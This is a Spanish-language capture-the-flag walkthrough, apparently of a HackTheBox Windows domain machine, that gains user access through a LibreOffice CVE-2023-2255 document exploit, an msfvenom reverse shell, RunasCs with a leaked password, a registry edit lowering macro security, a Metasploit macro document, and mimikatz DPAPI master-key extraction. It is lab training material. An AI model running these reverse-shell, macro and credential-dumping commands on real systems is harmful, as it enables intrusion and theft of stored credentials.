
Como podemos subir archivo y seleccionar para que departamento enviarlos esto seguramente quiere decir que va a haber algun usuario que abra los archivos a traves de algun programa. Vamos a listar los programas instalados en la maquina victima:




Hay 2 formas de poder realizar el user pivoting:

METODO 1 (CVE-2023-2255)

Tenemos el programa "Libreoffice" que puede abrir los archivos que le enviemos. Vamos a ver la version de libreoffice para ver si es vulnerable y podemos inyectarle algun documento malicioso. Vamos a buscar en google a ver como podemos listar los programas instalados:






```
1 Get-WmiObject -Class Win32_Product
2
```

```
Version             : 8.0.61001
Caption             : Microsoft Visual C++ 2005 Redistributable

IdentifyingNumber : {AAF454FC-82CA-4F29-AB31-6A109485E76E}
Name              : Windows Live Writer
Vendor            : Microsoft Corporation
Version           : 15.4.3502.0922
Caption           : Windows Live Writer

IdentifyingNumber : {89F4137D-6C26-4A84-BDB8-2E5A4BB71E00}
Name              : Microsoft Silverlight
Vendor            : Microsoft Corporation
Version           : 4.0.60531.0
Caption           : Microsoft Silverlight

IdentifyingNumber : {F5B09CFD-F0B2-36AF-8DF4-1DF6B63FC7B4}
Name              : Microsoft .NET Framework 4 Client Profile
Vendor            : Microsoft Corporation
Version           : 4.0.30319
Caption           : Microsoft .NET Framework 4 Client Profile

IdentifyingNumber : {4CBABDFD-49F8-47FD-BE7D-ECDE7270525A}
Name              : Windows Live PIMT Platform
Vendor            : Microsoft Corporation
Version           : 15.4.3502.0922
```


Vamos a probarlo en la maquina victima:

```
IdentifyingNumber : {2B69F1E6-C4D6-44A2-AFAD-4BD0571D254E}
Name              : LibreOffice 5.2.6.2
Vendor            : The Document Foundation
Version           : 5.2.6.2
Caption           : LibreOffice 5.2.6.2
```

Buscamos alguna vulnerabilidad para esa version:



Lo que hace este exploit es crear un archivo ".odt"malicioso. Cuando se habre libreoffice se ejecutan el siguiente comando:




```
python3 CVE-2023-2255.py --cmd 'wget https://raw.githubusercontent.com/elweth-sec/CVE-2023-2255/main/webshell.php' --output 'exploit.odt'
```

A nosotros nos interesa que en vez de ejecutarse "wget" se ejecute un binario "exe" malicioso para obtener una reverse shell. Lo creamos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.12 LPORT=1234 -f exe > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```


Subimos el binario a la ruta "/tmp":

```
PS C:\tmp> curl http://10.10.14.12/reverse.exe -o C:\tmp\reverse.exe
PS C:\tmp> dir


    Directory: C:\tmp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/25/2024  12:29 PM           7168 reverse.exe
```

Ahora tenemos que hacer que el archivo "odt" malicioso ejecute este binario:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2023-2255]
└─$ python3 CVE-2023-2255.py --cmd 'cmd /c C:\tmp\reverse.exe' --output 'exploit.odt'
File exploit.odt has been created !
```

Subimos el archivo "odt" malicioso:



Nos ponemos a la escucha y recibimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.3] 59726
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice 5\program>whoami
whoami
office\ppotts
```

METODO 2 (REGISTRY EDITORS)

Tras realizar la reverse shell de Ivan Sincek estamos con el usuario web_account

```
C:\xampp\htdocs\joomla\templates\cassiopeia>whoami
office\web_account
```

Anteriormente habiamos descubierto las credenciales "tstark:playboy69":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.3 -u tstark -p playboy69
SMB         10.10.11.3      445    DC               [*] Windows Server 2022 Build 20348 (n
SMB         10.10.11.3      445    DC               [+] office.htb\tstark:playboy69

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.3 -u tstark -p playboy69
WINRM       10.10.11.3      5985   DC               [*] Windows Server 2022 Build 20348 (n
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarni
will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.3      5985   DC               [-] office.htb\tstark:playboy69
```

Podemos pivotar hacia ese usuario con "RunasCs.exe". Nos lo descargamos y ejecutamos lo siguiente:

```
.\RunasCs.exe tstark playboy69 cmd.exe -r 10.10.14.12:1234
```

```
C:\tmp>.\RunasCs.exe tstark playboy69 cmd.exe -r 10.10.14.12:1234
[*] Warning: The logon for user 'tstark' is limited. Use the flag combination --bypass-uac an

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-6aacf$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 2388 created in background.
```


Nos ponemos a la escucha para recibir la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.3] 59784
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
office\tstark
```

Vamos a ver a los grupos que pertenece este usuario:

```
Group Name
=============================================================
Everyone
BUILTIN\Users
BUILTIN\Pre-Windows 2000 Compatible Access
BUILTIN\Certificate Service DCOM Access
NT AUTHORITY\INTERACTIVE
CONSOLE LOGON
NT AUTHORITY\Authenticated Users
NT AUTHORITY\This Organization
OFFICE\Registry Editors
```

Este usuario pertenece a un grupo llamado "Registry Editors". Como a traves de metasploit podemos crear un archivo "odt" con macros, podemos editar el registro para reducir la seguridad de la ejecucion de los macros. Vamos a ver en que ruta se encuentra ese registro:



Aqui podemos ver que cuanto mayor sea el numero, mayor seguridad va a tener ante la ejecucion de macros:

0. Low (not recommended)

Registry Hive	HKEY_LOCAL_MACHINE or HKEY_CURRENT_USER
Registry Path	Software\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevel
Value Name	Value
Value Type	REG_SZ
Value	0

1. Medium

Registry Hive	HKEY_LOCAL_MACHINE or HKEY_CURRENT_USER
Registry Path	Software\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevel
Value Name	Value
Value Type	REG_SZ
Value	1

2. High

Registry Hive	HKEY_LOCAL_MACHINE or HKEY_CURRENT_USER
Registry Path	Software\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevel
Value Name	Value
Value Type	REG_SZ
Value	2

3. Very high

Registry Hive	HKEY_LOCAL_MACHINE or HKEY_CURRENT_USER
Registry Path	Software\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevel
Value Name	Value
Value Type	REG_SZ
Value	3

Podemos consultar el nivel de seguridad de ejecucion de macros de la maquina victima con un "reg query" haciendo uso de esa ruta:

```
reg query HKLM\Software\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevel
```

```
C:\Windows\system32>reg query HKLM\Software\Policies\LibreOff
reg query HKLM\Software\Policies\LibreOffice\org.openoffice.O

HKEY_LOCAL_MACHINE\Software\Policies\LibreOffice\org.openoffi
    Value    REG_DWORD    0×3
    Final    REG_DWORD    0×1
```

Como podemos ver el value es igual a 3. Por lo que tiene una seguridad muy alta. Vamos a editar el registro para reducirlo a 0:

```
reg add HKLM\Software\Policies\LibreOffice\org.openoffice.Office.Common\Security\Scripting\MacroSecurityLevel -v Value /t REG_DWORD /d 0 /f
```

```
C:\Windows\system32>reg query HKLM\Software\Policies\LibreOffice\
reg query HKLM\Software\Policies\LibreOffice\org.openoffice.Offic

HKEY_LOCAL_MACHINE\Software\Policies\LibreOffice\org.openoffice.O
    Value    REG_DWORD    0×0
    Final    REG_DWORD    0×1
```


Ahora con metasploit vamos a crear un archivo "odt" con macros:

```
msf6 > search macro

Matching Modules
================

   #   Name
   -   ----
   0   exploit/multi/misc/openoffice_document_macro
```

Rellenamos los campos:

```
[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Using URL: http://10.10.14.12:8081/cCdfQdpzNQ5MaW7
[*] Server started.
[*] Generating our odt file for Apache OpenOffice on Windows (PSH)...
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits
[*] Packaging file: Basic/Standard/Module1.xml
[*] Packaging file: Basic/Standard/script-lb.xml
[*] Packaging file: Basic/script-lc.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits
[*] Packaging file: Configurations2/accelerator/current.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits
[*] Packaging file: META-INF/manifest.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits
[*] Packaging file: Thumbnails/thumbnail.png
[*] Packaging file: content.xml
[*] Packaging file: manifest.rdf
[*] Packaging file: meta.xml
[*] Packaging file: mimetype
[*] Packaging file: settings.xml
[*] Packaging file: styles.xml
[+] msf.odt stored at /home/kali/.msf4/local/msf.odt
```

Metasploit se queda a la escucha y nos ha creado un archivo odt, vamos a subirlo a traves de nuestro puerto 8080 que tenemos tunelizado a traves de chisel.



Nos llega una conexion:

```
[*] 10.10.11.3       openoffice_document_macro - Sending payload
[*] Sending stage (203846 bytes) to 10.10.11.3
[*] Meterpreter session 1 opened (10.10.14.12:4444 → 10.10.11.3:53888) at 2024-12-25 08:24:53 -0500
```

```
msf6 exploit(multi/misc/openoffice_document_macro) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information         Connection
  --  ----  ----                     -----------         ----------
  1         meterpreter x64/windows  OFFICE\ppotts @ DC  10.10.14.12:4444 → 10.10.11.3:53888 (10.10.11.3)
```

Accedemos a esa session:

```
msf6 exploit(multi/misc/openoffice_document_macro) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: OFFICE\ppotts
```

Cuando estamos en un dominio tenemos que comprobar si se almacenan claves "dpapi":

DPAPI se usa para proteger datos como:

- Contraseñas guardadas.
- Claves privadas de certificados.
- Credenciales de la "Windows Credential Manager".

Podemos consultarlas con el siguiente comando "vaultcmd":

```
PS C:\Users\PPotts\Desktop> vaultcmd /list
vaultcmd /list
Currently loaded vaults:
        Vault: Web Credentials
        Vault Guid:4BF4C442-9B8A-41A0-B380-DD4A704DDB28
        Location: C:\Users\PPotts\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28

        Vault: Windows Credentials
        Vault Guid:77BC582B-F0A6-4E15-4E80-61736B6F3B29
        Location: C:\Users\PPotts\AppData\Local\Microsoft\Vault
```

Podemos ver que se estan almacenando claves de la web y de windows. Podemos ver en que ruta se almacenan:

```
PS C:\Users\PPotts\AppData\Local\Microsoft\Credentials> dir -Force
dir -Force
PS C:\Users\PPotts\AppData\Local\Microsoft\Credentials> dir -Force
dir -Force
```

Es raro porque no me muestra nada, en vez de buscar en la ruta "local" vamos a buscar en la ruta "roaming":

```
PS C:\Users\PPotts\AppData\Roaming\Microsoft\Credentials> dir -Force
dir -Force


    Directory: C:\Users\PPotts\AppData\Roaming\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         5/9/2023   2:08 PM            358 18A1927A997A794B65E9849883AC3F3E
-a-hs-         5/9/2023   4:03 PM            398 84F1CAEEBF466550F4967858F9353FB4
-a-hs-        1/18/2024  11:53 AM            374 E76CCA3670CD9BB98DF79E0A8D176F1E
```

Estos archivos son parte del sistema de Gestión de Credenciales (Credential Manager) de Windows. Este sistema almacena credenciales, como contraseñas o tokens de autenticación. No son legibles:

```
PS C:\Users\PPotts\AppData\Roaming\Microsoft\Credentials> type 18A1927A997A794B65E9849883AC3F3E
type 18A1927A997A794B65E9849883AC3F3E
ZDO?◆◆OzAOA-◆??YyMK◆ D.<G◆ :Enterprise Credential Data

fA^ydCFI-?AIE◆◆?◆%R,N◆St◆-◆KOV~
                              ◆T6U◆◆◆.ERD";r"'#◆?"qOH-◆i_"rUI◆r◆1U,◆rRU◆◆Ha◆?gv◆P▒◆=oI5-O◆◆◆◆.◆UO◆◆pxU?
JM◆^◆1~0
```

Para poder leerlos necesitamos la master key de cada archivo. La masterkey se encuentra en la siguiente ruta dentro de protect:

```
PS C:\Users\PPotts\AppData\Roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107> dir -Force
dir -Force


    Directory: C:\Users\PPotts\AppData\Roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         1/17/2024   3:43 PM            740 10811601-0fa9-43c2-97e5-9bef8471fc7d
-a-hs-          5/2/2023   4:13 PM            740 191d3f9d-7959-4b4d-a520-a444853c47eb
-a-hs-        12/25/2024  12:04 PM            740 7ade0678-f9d6-4b12-8fcb-819cb605495d
-a-hs-          5/2/2023   4:13 PM            900 BK-OFFICE
-a-hs-        12/25/2024  12:04 PM             24 Preferred
```

Podemos ver 3 archivos distintos con los que podemos conseguir la "master key". Normalmente para conseguir la "master key" a traves de estos archivos necesitamos saber la contraseña del usuario pero como ya estamos conectamos podemos enviarle peticiones al DC realizando la autenticacion NTLM pidiendo la master key. Esto lo haremos a traves de mimikatz.

Para conseguir la "master key" ejecutaremos el siguiente comando con mimikatz que apuntara a la ruta de los archivos en "protect"

`dpapi::masterkey /in:C:\Users\PPotts\AppData\Roaming\Microsoft\Protect\S-1-5-21-1199398058-4196589450-691661856-1107\10811601-0fa9-43c2-97e5-9bef8471fc7d /rpc`

Conseguimos la master key del primer archivo:

```
[domainkey] with RPC
[DC] 'office.htb' will be the domain
[DC] 'DC.office.htb' will be the DC server
  key : 3f891c81971ccacb02123a9dde170eaae918026ccc0a305b221d3582de4add84c900ae79f950132e4a70b0ef49dea6907b4f319c5dd10f60cc31cb1e3bc33024
